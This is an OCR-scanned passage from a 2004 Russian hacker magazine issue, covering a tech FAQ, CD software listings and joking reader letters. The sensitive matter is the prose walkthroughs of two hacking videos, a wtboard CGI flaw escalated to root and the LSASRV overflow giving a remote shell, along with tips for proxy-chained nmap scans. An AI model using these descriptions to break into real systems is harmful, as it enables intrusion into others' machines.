плюсом. В общем, если есть желание насладиться веселыми темами от укуренных создателей этого сайта - милости прошу.

Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)



FAQ

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Как правильно деинсталлировать Microsoft Java Virtual Machine (JVM) с машины с установленной XP?

A: Возможно, кто-то усомнится в целесообразности этой затеи, тем не менее, смею заверить, что резон есть. Эту пресловутую доисторическую Java Virtual Machine не поддерживает даже сама Microsoft. А ведь это ее продукт... Вдобавок уже давно имеется отличная замена – Sun Microsystems JVM for Windows (http://java.sun.com/getjava/index.html). Ее я и советую поставить, как только удалишь стандартную JVM. Последнее выполняется следующим образом:

1. В командной строке или в меню Пуск -> Выполнить набери: RunDll32 advpack.dll,LaunchINFSection java.inf,UnInstall.
2. После того как процесс удаления закончится, смело соглашайся на перезагрузку.
3. Далее удали всю папку \%systemroot%\java, а также файлы java.pnf и jview.exe(wjview.exe) соответственно из %systemroot%\inf и \%systemroot%\system32.
4. Не забудь и про реестр: ветки The HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Java VM registry subkey The HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions\JAVA_VM registry subkey тебе больше не нужны.

Q: Подкрепившись раз изрядным количеством пива, решил я поставить в локалку Iris снифер. И вроде бы, все сделал правильно, кучу мануалов перечитал – все без толку, эта зараза не работает. Самое бредовое - в соседней небольшой локалке все отлично пашет. В чем грабли?

A: Скорее всего, у тебя дома коммутируемая локальная сеть, т.е. построенная с применением свитчей. Ведь так? А обычные снифферы (в том числе и Iris) способны работать исключительно в простеньких сетях с репитерами и хабами, где идущие по сети пакеты доступны любой рабочей станции. В сетях же, где активно используются современные средства маршрутизации (свитчи, роутеры и т.п.), пакеты попадают непосредственно получателю. Перехватить их обычными методами невозможно: используются различные приемы. Например, arp-spoofing, о котором ты сможешь прочитать подробнее в следующем номере Хакера.

Q: Как с помощью VBA создать новую запись в таблице Access?

A: Держи следующий интуитивно понятный код:

```
Dim rstCurr As DAO.Recordset
Dim dbsCurr As Database

Set dbsCurr = Access.CurrentDb
Set rstCurr = dbsCurr.OpenRecordset("Имя таблицы", dbOpenDynaset)

rstCurr.AddNew
rstCurr.Fields("Имя поля").Value = Time$
rstCurr.Update

Me!InputBox1.SetFocus
rstCurr.Fields("Имя поля").Value = Me!InputBox1.Text
```

Q: Что нам готовит второй сервис-пак для Windows XP?

A: Возможно, кто-то начнет закидывать автора вопроса камнями, сопровождая действо злобными выкриками о том, что SP – это всего лишь большой и кумулятивный набор заплаток к многочисленным дыркам модной майкрософтовской оси. Но на самом деле вопрос вполне резонный. И объясняется это тем, что, помимо исправления багов, он несет в себе немало новшеств, которые с нашей стороны было бы нечестно не упомянуть.

Windows XP с установленным SP2 будет по умолчанию комплектоваться новой версией Internet Connection Firewall (ICF), которая, по заявлению разработчиков, способна обеспечить стабильную двунаправленную защиту трафика. Благодаря широкой системе настроек, файрвол при определенном желании может быть сконфигурирован под каждую отдельную рабочую станцию. Вдобавок новая версия ICF будет активироваться в процессе загрузки, исключая вероятность внедрения лишних кодов в сеть до полной загрузки системы.

Помимо этого, с XP SP2 устанавливается значительно преобразованная версия технологии удаленного вызова процедур RPC - Network Attack Protection. Последняя призвана значительно уменьшить возможности для атак против XP при работе с удаленными ресурсами. RPC отныне будет работать со сниженными привилегиями и таким образом препятствовать внедрению и распространению различных вирусов и червей.

Новая версия идущего в комплекте со вторым сервис-паком Internet Explorer'а, помимо множества исправлений, обзавелась некоторыми полезными фишками. Среди них – довольно мощный блокиратор всплывающих окон и новая более безопасная система подключения плагинов, ограждающая браузер от установки spy-ware и вредоносных ActiveX элементов.

В стремлении ограничить пользователя от DoS-атак разработчики также включили в SP несколько совершенно новых защитных технологий, первоначально разработанных для Windows Longhorn и предназначенных для борьбы с возможным переполнением буфера. Одни работают на софтверном уровне, другие – исключительно на аппаратном и требуют спецификации процессора «no execute» (NX), имеющейся во всех современных процессорах Intel и AMD. Эта особенность использует процессор для отделения кода приложения от данных, препятствуя тем самым попаданию опасного кода в участок памяти, зарезервированный под данные.

Q: Подскажи, пожалуйста, каким образом можно настроить компьютер с установленной Windows XP/2000 для работы в нескольких (разных) локалках? К примеру, как сделать для ноутбука несколько профайлов (для дома, офиса и т.д.) с соответствующими настройками, а затем в зависимости от обстоятельств загружать один из них?

A: Случаи, когда одна и та же машина работает в нескольких локальных сетях, действительно встречаются сплошь и рядом. И копаться каждый раз в конфигах локальной сети, мягко говоря, напрягает. Тем более параметры для каждого конкретного места, как правило, сильно отличаются от всех остальных. Мы это уже проходили! В одном случае используются статические IP-адреса и рабочие группы, в другом же, как назло – DHCP и домены. Словом, лучше разок толково наладить функционирование оси в нескольких локалках и радоваться жизни. Удивительно, что это реализуется крайне просто – в самом простом случае сойдет стандартная виндовская утилита Netsh, одной из функций которой является возможность сохранения сетевых настроек в специальный файл. Далее, разумеется, с ее помощью предусмотрена возможность их восстановления. Итак, приступим.

Чтобы экспортировать текущую конфигурацию сети в отдельный файл, введи в командной строке следующее:

```
netsh -c interface dump >networksetting.txt
```


Появившийся в текущем каталоге networksetting.txt будет представлять собой что-то вроде этого:

```
# Конфигурация интерфейса
pushd interface
reset all
popd
# Настройка IP-интерфейсов
pushd interface ip
# Интерфейс настройки IP для "Подключение по локальной сети"
set address name="Подключение по локальной сети" source=static addr=192.168.0.1
mask=255.255.255.0
set dns name="Подключение по локальной сети" source=static addr=none register=PRIMARY
set wins name="Подключение по локальной сети" source=static addr=none
popd
# Конец настройки интерфейса IP
```

Как видишь, все сетевые настройки как на ладони (в данном случае компьютера, находящегося в рабочей группе и имеющего статический – 192.168.0.1 – IP-адрес). Позже, когда потребуется этот конфиг загрузить, достаточно будет вызвать Netsh со следующими параметрами:

netsh -f networksetting.txt

Думаю, не стоит объяснять, что те же действия в случае необходимости можно провести и во всех остальных локальных сетках. Кстати, Netsh – это не единственный доступный вариант. Так, например, утилиты Net Switcher (www.netswitcher.com) и MultiNetwork Manager (www.globesoft.com) специально заточены для быстрой (и что немаловажно – автоматической) смены сетевых настроек.



Q: Работая консультантом в компьютерном магазине, я получаю самые разнообразные и порой неожиданные вопросы. Из последних – какая термопаста лучше? Я уверенно отвечаю – КПТ-8. Но прав ли я? Какие еще аналоги существуют, и стоит ли рекомендовать их к использованию?

A: Titan-S104 – очень распространенная термопаста. Получила широкое распространение во многом благодаря тому, что поставляется в комплекте с известными кулерами Titan. Паста серебристого цвета, не очень густая. Термодинамические характеристики, судя по многочисленным обзорам и отзывам пользователей, средние. И это даже несмотря на заявленное производителем 10% содержание серебра ;). Я уж не знаю, действительно ли оно в ней содержится, но могу сказать точно, что с удалением Titan-S104 с процессора могут возникнуть большие проблемы. С рук она даже с мылом плохо смывается.
КПТ-8 – пожалуй, самая известная термопаста в России. Применяется не только в компьютерной индустрии, но во многих других отраслях. И, замечу, небезуспешно – это определенно лучшее, что сейчас доступно на потребительском рынке. Паста представляет собой густую грязно-белую жидкость, которую легко наносить и удалять с необходимой поверхности. Поставляется в различных упаковках: у меня есть и в тюбике, и в маленькой пластмассовой коробочке.
АлСил-3 – еще одна термопаста, которая заслужила немалую популярность среди российских оверклокеров. Она также довольно густая, хорошо наносится и удаляется с процессора. Поставляется в удобном шприце. Термодинамические характеристики весьма неплохие – хорошая альтернатива КПТ-8.

Q: В статье «Работа с посредниками» (Х 03.04) ты описал способ соксификации программ под Windows. А что же делать unix-пользователям? Неужели оставаться не у дел?

A: Для самых маленьких напомню, что SOCKS'ификация – это верный способ заставить работать практически любые программы (к примеру, почтовый клиент) через прокси-серверы (SOCKS4, SOCKS5). Линуксовым аналогом небезызвестных виндовых приложений SockCap и SocksChain является прога ProxyChains (http://sourceforge.net/projects/proxychains/). Ее установка проще некуда - на уровне «make-make install». С конфигурацией (/etc/proxychains.conf) также все предельно ясно, поэтому подробно остановлюсь лишь на описании методов смены проксей:
- DynamicChain – последовательная смена прокси с автоматической проверкой на работоспособность. Первый сервер из списка обязательно должен быть валидным (рабочим). Со всеми остальными не все так критично. Мертвые будут просто игнорироваться.
- StrictChain – прокси выставляются в цепочку, как есть. Другими словами, строго по порядку без каких-либо проверок. Не рекомендую.
- RandomChain – абсолютно случайная цепочка. Каждый раз подставляется случайный сервер из списка.
Напомню, что для создания цепочки из прокси годятся лишь SOCKS и HTTPS-CONNECT серверы. Что касается формата прокси-листа, то он не вполне стандартен и имеет вид «<тип сервера> <его IP-адрес> <порт>». Например, socks5 68.107.221.199 1080, где все составляющие разделены знаком табуляции. Так что будь внимателен.
Теперь обратимся непосредственно к процессу соксификации приложений. Чаще всего это может быть выполнено следующим образом: proxychain <имя исполняемого файла приложения>. То есть, чтобы подключиться telnet'ом к SMTP-серверу, нужно набрать в консоли «proxychains telnet smtp.xakep.ru 25». Однако есть и исключения. Например, сканер портов nmap надо запускать с опциями -sT (tcp-connect): proxychains nmap -sT <остальные ключи> <ip>. В противном случае ничего не выйдет. И это еще не все! Большинство софта, поставляемого в RPM, также изначально не поддается стандартным методам. Проблема, по заявлению разработчиков, связана с включенной поддержкой динамических библиотек и, соответственно, решается их отключением. Другими словами, придется собрать несоксифицирующуюся прогу с включенными статическими модулями: ./configure –enable-static.

Q: Подскажи, где в Сети бесплатно предоставляют unix-шелл?

A: ❶. cyberspace.org предоставляет лишь мегабайт рабочего места, при этом весь исходящий интернет-трафик заблокирован (исключение составляют утилиты lynx, finger, whois).
❷. www.freeshell.org – довольно привлекательный сервис. Первоначально дают 20 метров места, домашнюю страницу и мыло, а также сервисы icq, bboard games, TOPS-20, mud, gopher. После того как пройдешь специальную проверку (типа, я не спамер и не хакер – шелл нужен в образовательных целях), получишь еще и elm, pine, mailx, rmail, lynx, cgi (limited), bash, ksh, tcsh, rc, zsh, tclsh. Подробные инструкции лежат на сайте.
❸. www.rootshell.be - 5 Мб, SSH, полный перечень стандартных утилит. Если в течение определенного времени ничего страшного не натворишь, тебе разрешат доступ к IRC.
Разумеется, каждый из этих сервисов запрещает какие-либо фоновые (background) процессы, в том числе различные IRC баунсеры и боты.

Q: Помоги настроить мою linux-based ось для реализации поддержки RAID-массива. Имеется ли в Линуксе поддержка RAID`а по умолчанию? Если нет - какие патчи следует установить?

A: Большинство современных дистрибутивов поставляются с ядрами семейства 2.4, на которых по умолчанию установлены все необходимые патчи. Поэтому шанс того, что патчить ничего не придется, довольно велик. Развеять сомнения поможет команда «cat/proc/mdstat».

```
Personalities: [linear] [raid0] [raid1] [raid5] [translucent]
read_ahead not set
unused devices: <none>
```

Если в ответ ты получишь что-то вроде этого, то можешь ни о чем волноваться, т.к. поддержка RAID уже имеется. В противном случае выходов два: либо апдейтить ядро (все необходимое есть на любом CD нашего журнала), либо патчить его. Необходимые добавки лежат здесь: http://people.redhat.com/mingo/raid-patches/. Установить их не составляет особого труда:
❶. Распакуй скачанное в какую-нибудь директорию – к примеру, /usr/src/linux.
❷. В консоли введи: «patch -p1 /path/to/raid-version.patch».
❸. Пересобери ядро, набрав «make menuconfig».
Теперь операционная система для работы с RAID`ом готова – пора настраивать специальный софт. Наиболее популярными являются два набора утилит – mdadm (www.cse.unsw.edu.au/~neilb/source/mdadm/), что поновее, и raidtools (http://people.redhat.com/mingo/raidtools/). Оба имеют схожую функциональность и комплектуются хорошими мануалами (с установкой разбираться будешь сам). Я бы порекомендовал остановиться на первом. Почему? Дело в том, что он значительно проще в установке и использовании. С тем же raidtools`ом у меня возникло немало проблем: даже во время компиляции то и дело возникали непонятные ошибки, которые впоследствии, правда, сами собой (!) «испарились». Странно – вроде бы с шаманским бубном вокруг не плясал...




■ Рыбушкин Андрей aka symbiosis (cd@real.xakep.ru)

DISCO

ВИДЕО ПО ВЗЛОМУ: WTBOARD PERLBUG

Ролик о том, как с помощью уязвимости в wtboard получить рутовые привилегии на linux-сервере с установленным форумом. Суть уязвимости: изменение значений переменных через CGI-поток, передаваемый скрипту форума. Из-за отсутствия контроля на подстановку в поток системных переменных (например, wtboard.cgi?data=/, где data - системная переменная), хакер способен заменить их значение, что приведет к фатальным последствиям (в частности к подмене системного каталога). В итоге, взломщик может обратиться к сценарию администрирования без знания логина и пароля. Затем при помощи SSI-вызова хакер способен закачать бэкдор на сервер и запустить его. После всего с помощью обычного ptrace-kmod-эксплойта злоумышленник получает рутовые права. Все это изложено в одном интересном ролике.


ВИДЕО ПО ВЗЛОМУ: LSASRV RPC BUG: REMOTE SHELL



В видео этого номера демонстрируется относительно новый мелкомягковский баг в WinXP/2000. На этот раз ошибку переполнения буфера содержит либа lsasrv.dll. Любой юзер может послать на 445 порт удаленного компа сформированный специальным образом пакет, в результате чего появится возможность исполнения произвольного кода. Хакер, записавший видеовзлом, скачивает эксплойт, использующий эту уязвимость, и компилирует его. После этого он сканирует сеть на 445 порт и, найдя тачку с открытым портом, натравливает на нее эксплойт. Сплойт успешно срабатывает, в результате чего на машине-жертве открывается 1234 порт. Хаксор telnet'ится на удаленную тачку и получает шелл-доступ к компьютеру. В качестве доказательства взлома он оставляет хозяину компа сообщение в файле c:\hello.txt.

ACRONIS OS SELECTOR 8.0

ОС: WINDOWS



Мощнейшее средство для установки нескольких операционок на одну машину. Можно установить хоть 100 осей и радоваться жизни, т.к. при этом будет создана удобная загрузка систем с любого раздела диска, тачка защищена от загрузочных вирусов и т.п. Можно даже установить разные версии винды на один раздел. С помощью программы легко изменять файловые системы (поддерживается FAT16, FAT32, NTFS, Linux Ext2, Ext3, ReiserFS и Linux Swap).


Список поддерживаемых осей:

- DOS
- Windows 3.1 + DOS
- Windows 95
- Windows 95 OSR 2
- Windows 98
- Windows ME
- Windows NT 3.1
- Windows NT 3.5
- Windows NT 3.51
- Windows NT 4.0
- Windows 2000
- Windows XP
- Linux (все дистрибутивы)
- FreeBSD
- Solaris
- SCO UNIX
- UNIXWARE
- OS/2
- BeOS
- QNX
- B-TRON
- Специальная поддержка неизвестных систем

REGET DELUXE 4

ОС: WINDOWS

Новая версия очень хорошей качалки программ. Думаю, что и без моих комментариев ее все прекрасно знают. Так что пользуйся! Кстати, в папке с прогой есть плагин для желающих подружить ReGet и Оперу.







FTPINFO 1.6.3

ОС: WINDOWS


Наверняка у тебя есть довольно большой список FTP-серверов, откуда ты постоянно сливаешь музыку, софт и фильмы (если канал позволяет). Обычно на таких серверах все свалено в кучу, и следить за обновлениями довольно трудно. Для упрощения поиска тебе поможет FtpInfo. Вот что она умеет:

- следить за состоянием FTP-серверов (сервер доступен или нет);
- следить за появлением, удалением или изменением файлов на FTP-серверах;
- скачивать выбранные файлы с FTP-серверов с возможностью регулирования скорости;
- формировать отчеты об изменениях на FTP-сервере в любом виде;
- передавать сформированные отчеты на FTP-сервер или по e-mail;
- производить поиск файлов среди опрошенных серверов;
- производить поиск FTP-серверов в указанном диапазоне адресов.



HIDDEN CAMERAS 2.4

ОС: WINDOWS



Эта замечательная прога предназначена для слежения за тачками в локальной сети с возможностью архивирования происходящего. Админишь ты сетку в компьютерном клубе, а какой-то чел наивно пытается ее поломать. Ты это сразу засекаешь и пресекаешь все попытки. Hidden Cameras позволяет отслеживать действия сразу на 50 компах в локале, а сохранять в архив можно с промежутком от 1 до 3600 секунд. Также имеются два режима наблюдения: 1) полноэкранный - это когда ты как будто сам сидишь за монитором, 2) одновременно показываются 4 или 9 экранов. Режим автозапуска камер позволяет включать запись при запуске программы и/или при включении компьютера "клиента".

STEGANOS SECURE FILESHARING 6

ОС: WINDOWS

Прога, предназначенная для людей, которые постоянно пользуются шаринговыми сервисами (Kazaa, Morpheus, iMesh, eMule, Soulseek) и обеспокоены безопасностью хранения данных, скачанных из этих сетей. Программа создает файл-контейнер, который подключается к системе компьютера в виде отдельного диска, и данные в котором шифруются в реальном режиме времени алгоритмом 128-bit AES, и все то, что ты скачиваешь с помощью Kazaa, Morpheus, iMesh, eMule, Soulseek, хранится в этом контейнере. Данные в контейнере



ХАКЕР VER 06.04 (66)

CD1

WINDOWS

system
Acronis OS Selector 8.0
Desktop Sidebar 1.04 Build 66 beta
RAM Saver Pro 3.6
Антивирус Касперского Personal 5.0

net
FtpInfo 1.6.3
Hidden Cameras
ReGet Deluxe 4.0
The Bat! 2.10.03
Thunderbird 0.6

development
DemoShield 7.5
GPScript 3.0.15
InstallShield Express 5.0
Microsoft Visual C++ Toolkit 2003
MySource 2.10.2
UltraEdit-32 10.20
vBuild 2.1

multimedia
Apple iTunes
BR PhotoArchiver 4.0.7
CDMenuPro 3.22.04
ChrisTV Professional 3.60
FotoOffice 2.0
ISO Commander 1.3
Nero 6.3
GQview 1.4.3
XviD 1.0 rc3

misc
Oxygen Phone Manager II v.2.3
PeStubOEP 1.0
Steganos Secure FileSharing 6
Typing Reflex 2.21
uICE 2.34
UltimateZip 3.0 Beta
Xakep CD DataSaver 4.2

UNIX

system
Cygwin 1.5.10
kernel

net
AutoScan Beta 0.9 R2
Downloader for X 2.5.0rc4
DSPAM 3.0.0.beta.3
Kopete 0.8.2
LimeWire 3.9.4
Open WebMail 2.32
phpMyAdmin 2.5.6
PHPX 3.4.0
Thunderbird 0.6

development
gcc
MySource 2.10.2
ROCK Linux 2.0.1
rpmrebuild 1.4.6-2

multimedia
BINS photo album 1.1.26
Cinelerra

misc
Evolution 1.5.7
Simple Samba Commander 0.8.0
UnZip 5.51

drivers
CATALYST Windows XP 4.5
NVIDIA drivers

CD2

VisualHack++
- wtboard perlbug
- LSASRV RPC bug: remote shell
- Прохождение конкурса Взлома

Архив журналов в PDF

ШароWAREZ
Anti-Boss Key 3.88
Babylon Pro v 5.0
Browse3D v 2.5
CloneDVD v 2.0.8.4
CrystalPlayer v 1.76 Pro
DownHoax v 1.02
ITN Speller v 1.3
MathType v 5.2
Pserv v 2.2
SBRunScr v 2.46

UnixWAREZ
Amaya v 8.5
Chemtool v 1.6
Clam AntiVirus v 0.70
mhWaveEdit v 1.2.9
Nessus v 2.0.10
Nightfall v 1.38

X-Toolz
BCArchive 1.0.0beta
ICQT2D by Dyadya
Permeo Security Driver 4.2
Window Washer
Windows Finder


TRASH



ХАКЕР VER 06.04 (66)











■ symbiosis vs. b00b1ik (magazine@real.xakep.ru)



ПИСЬМО: ОТ: GLuK [mailto:forb@nvkz.net]


Здоровеньки це, magazine.
Начну с хва..., т.е. палива: "Палива мала". Теперь про пал..., т.е. хваливо: "][валива много, только его все равно мало". Я думаю, намек ясен, уга-чага-уга-чага ;). Во имя Хоргаса и прочего плиз, плз, плуз, плзззззз, pliz, plyz, plis, please, выложите на диск все журналы в любом формате html или любом другом, начиная с первого и заканчивая последним ;). Гадом буду если не выложите! :)
Во, мне это понравилось, как в номере 62 в рубрике e-mail какой-то чел по просьбе другого чела, который тоже написал к вам в e-mail про то, что в него надо бросить камень - дык в того, что из 62 номера я буду кирпичами кидаться защищая того, что из январского номера! ;)

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Под звуки тишины...
****
Гусь свинье - не товарищ майор
****
GLuK
forb@nvkz.net
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
Отправлено: 8 мая 2004 г.

Ответ X:

Привет ку, Глюк!
Нам понравилось твое хва... т.е. палива! А вот то, чего много, но этого мало – это ты так не шути, ладно? Клевещешь тут на нас. А мы, между прочим, намек поняли. Джиги-дзаги, хубба-бубба!
Что касается всех номеров на диске – это ты нашу идею угнал. Так что придется тебе быть гадом :). А номера в PDF-формате в ближайшее время должны появиться на диске (да, йес, yes, yeah, ya-ya, cool!!!). Во всяком случае, нам хочется в это верить (убу-дабу, Гарик-Петя).
В чела из январского номера кидаться кирпичами не стоит. Потому что он говорил, что его заставили написать письмо другие люди, которые тоже писали письмо. В общем, на него надавили, и он не виноват.
Пока! Кушай плотно, одевайся теплее!
З.Ы.: Товарищ свинье - тоже не гусь.



ПИСЬМО: ОТ: Инкогнито [mailto:my-trash@yandex.ru]

Добрый день, уважаемые редакторы еще более уважаемого журнала. Уже один раз писал Вам, предлагал на одном из дисков, которые прилагаются к журналу, разместить архив эксплойтов. Теперь еще хочу предложить размещать на дисках mp3'шки с вашего сайта - www.xakep.ru! Ведь не у каждого читателя есть возможность их скачивать.
Надеюсь, Вы рассмотрите мои предложения.

Ответ X:


Здоровеньки булы, Инкогнито! Твой ник я знал, когда еще читал про Чичикова в пьесе Пушкина "Отцы и дети" (ну там еще ревизор со смешным ником "Инкогнито" приезжал), поэтому было приятно получить письмо от почти знакомого человека. Мы рассмотрели твое предложение и пришли к выводу, что эксплойты на диск выкладывать не стоит, потому что мы не хотим заниматься распространением вредоносных программ (мы же законопослушные хакеры ;)). При желании, свободно распространяемые эксплойты можно найти на любом сайте, специализирующемся в области интернет-секьюрити. С мптришками тоже не все радостно. Дело в том, что мы и так выкраиваем каждый килобайт места на дисках, чтобы напихать побольше полезных программ для своих читателей, так что под музыку на дисках места просто нет. Хотя, мы подумаем еще и, возможно, начнем выпускать журнал с тремя дисками ;).
За сим откланиваюсь, чао-какава!
<UPDATE by symbiosis>: На самом деле, в скором времени я хочу уйти из X в какой-нить журнал типа «КУЛ+КРУТО+ВАЩЕ_НИШТЯК», и тогда, напоследок, я приготовлю подарок читателям. Мои последние диски будут содержать Windows Longhorn Build 4074, базу кряков и эксплойтов, ну и на сладкое базы паспортных данных, прописки и ГИБДД. Правда, что-то мне подсказывает, что после этого журнал могут прикрыть и засудить, ну да фиг с ним – я буду уже в другом издании, и читатели будут довольны!

ПИСЬМО: ОТ: Вячеслав Левичев [mailto:nifer@list.ru]

У меня вопрос: мы с другом поспорили, что я при выходе его сайта взломаю его (полностью скачаю, изменю название), но он (друг) поступил подло - воспользовался нашим общим знакомым программером, и тот поставил ему защиту. Обращаюсь к вам: как его взломать (сайт, не PHP). Спасибо, заранее.

Ответ X:

У нас вопрос: зачем вы с другом поспорили, что ты при выходе сайта его взломаешь? А если серьезно, то сайты не на PHP взломать вообще невозможно, так что у тебя нет шансов. Единственный разумный выход: воспользуйся вашим общим знакомым программером (кстати, мы связались с вашим общим знакомым программером и выяснили, что твой друг однажды действительно подло им воспользовался). Пусть он поставит сайт на PHP. Ну а дальше, думаем, ты знаешь, что делать. Пожалуйста, заранее.



ПИСЬМО: ОТ: fsf sfsf [mailto:1elf1@mail.ru]

У вас очень классный журнал, мне очень нравится. Спасибо за проделанный труд. Помогите взломать БК - www.combats.ru.

Ответ X:

День добрый, уважаемый fsf sfsf!
Нам очень льстит, что подавляющему большинству читателей нравится наш журнал и что он очень классный. Особенно радуют такие неординарные ники, как у тебя! Думаю, что и пароль на твоем мыле тоже не очень заковыристый :). За проделанный труд – не за что. Ради вас стараемся! Помочь взломать БК не можем. Мы еще не разобрались с аналогичным предложением от предыдущего читателя и целыми днями сидим и пытаемся помочь взломать ВИВ (www.wiw.ru). Бай-бай.

ПИСЬМО: ОТ: Cracker [mailto:cracker@pochta.ru]

Дарова всем хацкерам и хацкеркам, перцам и перчихам, ну и, конечно, всей редухе рульного джурнала Ксакеп! Начну по плану. План:
1. Типа, восхваление
2. Типа наезд и все такое
3. Всякое разное
4. P.S.
Основная часть:
1) Ну поначалу, вы - просто самый рульный журнал. Вас интересно трогать, смотреть, читать, нюхать :) и т.п. Молодцы - вернули креатифф, еще ЗАПАДЛОСТРОЕНИЕ верните. А спецы - супер. Были не очень, но исправились... диском :).
2) Второе. ГДЕ ваш нормальный дизигнер? Вот раньше Хакер был реально Хакером. Все рулило: картины, текст – все :). Но сейчас. Бла, бла, бла, скоро ботаническим журналом будете. И вообще, больше ВЗЛОМА, больше КОДИНГА, больше ХАЛЯВЫ, больше ДИСКОВ.
3) Где Centner? Что-то я его давно не вижу. Да, стукни от меня Холодильника, чтоб Хулиган лучше был :). И ваще, где Даня? Только без отмаз, что, типа, «и мы, и Хулиганы в каждом номере пишем, почему его нет среди нас», вроде так :). Ни фига! Я весь номер 64 (за апрель) перечитал раз пять – НИ ФИГА там нету. Или пиши, на какой странице (в каком абзаце, с какого слова) это написано.
4) P.S. И еще чуть не забыл! Хочу передать привет маме, папе, моей девушке и хочу заказать песню группы Fucking Hakers с песней «Я имею тебя во все порты» :).
Счастливо!

Ответ X:

Люблю, когда четко и лаконично, по плану мысли выражают! Так что респект тебе, Крекер! Отвечать буду тоже по пунктам:
1) Спасибо за теплые слова, только вот у меня вопрос возник – на кой ты нюхаешь журнал? Ты его сначала пару недель держишь в корзине с грязным бельем, для прикола? Если так, то лучше не стоит – нюхай лучше что-нибудь еще, цветочки вот, к примеру, - лето наступило.
2) Наш нормальный дизайнер там же, где и раньше – работает у нас и делает все, чтобы всем читателям нравился дизайн, чтобы читать легко было, и выглядело стильно.
3) Где Центнер – я не в курсе, сам давно его не видел, не пишет :(. Холодильник свой стукнул кулаком, мама сказала, что я - дебил, сломал его :(. И вообще, про Даню: апрельский номер у меня черепаха сперла, так что скажу, где в мартовском освещен этот вопрос. Мартовский номер. Страница 150. Первое письмо. Четвертая строчка ответа на первое письмо. Со слов «Итак: Даня ушел...»
4) Твои приветы направлены по адресу ;).

ПИСЬМО: ОТ: Alexander Albrant [mailto:albrant@mail.ru]

Салам, хакеры!
Пишет вам ламер из далекой Германии. Дело в том, что решил бизнесом заняться и надо срочняк рекламку сделать. Вот хотел бы узнать, не могли бы вы какую-нибудь прогу для массовой рассылки сообщений, в том числе и в асе, предложить! Да и вообще, может, что хорошего для такого дела посоветуете?
Заранее благодарю!
С уважением, Дон Алехадро :).

Ответ X:

Привет, Дон Алехадро!
Что же ты так невнимательно читаешь наш журнал? Ведь еще в февральском номере мы писали материал для таких, как ты - для начинающих спамеров ась. В общем, ноги в руки! Бегом перечитывать X! А вообще, спамить очень даже плохо. Особенно у вас в Германии. Смотри, посадят тебя в местную темницу на долгие годы за такие шалости.
С уважением, редакция X.

ПИСЬМО: ОТ: vasia pupkin [mailto: rundll666@list.ru]

